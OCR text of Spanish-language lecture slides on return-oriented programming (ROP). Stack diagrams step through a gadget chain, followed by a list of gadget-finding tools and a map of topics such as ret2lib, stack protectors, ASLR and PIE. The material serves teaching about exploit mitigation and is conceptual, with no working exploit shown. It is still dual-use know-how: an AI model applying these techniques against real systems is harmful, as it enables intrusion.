
EJEMPLO: ROP


eax: 0x1000
ebx:
ecx:
edx:
ESP
&gadget2
0x7
&gadget3
&gadget4
...
...
...
gadget1
EIP
mov ecx, eax
ret
gadget2
pop edx
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx:
ESP
&gadget2
0x7
&gadget3
&gadget4
...
...
...
gadget1
mov ecx, eax
EIP
ret
gadget2
pop edx
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx:
gadget3
dec eax
ret
ESP
0x7
&gadget3
&gadget4
...
...
...
gadget2
EIP
pop edx
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx: 0x7
gadget3
dec eax
ret
ESP
&gadget3
&gadget4
...
...
...
gadget2
pop edx
EIP
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx: 0x7
gadget3
EIP
dec eax
ret
ESP
&gadget4
...
...
...
gadget4
...
...


EJEMPLO: ROP


eax: 0x0fff
ebx:
ecx: 0x1000
edx: 0x7
gadget3
dec eax
EIP
ret
ESP
&gadget4
...
...
...
gadget4
...
...

EXPLOIT CON ROP




BÚSQUEDA DE GADGETS EN LIBC CON ROPGADGET



HERRAMIENTAS


- ROPgadget
- Ropper
- BARF
- Otras


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

STACK PROTECTOR

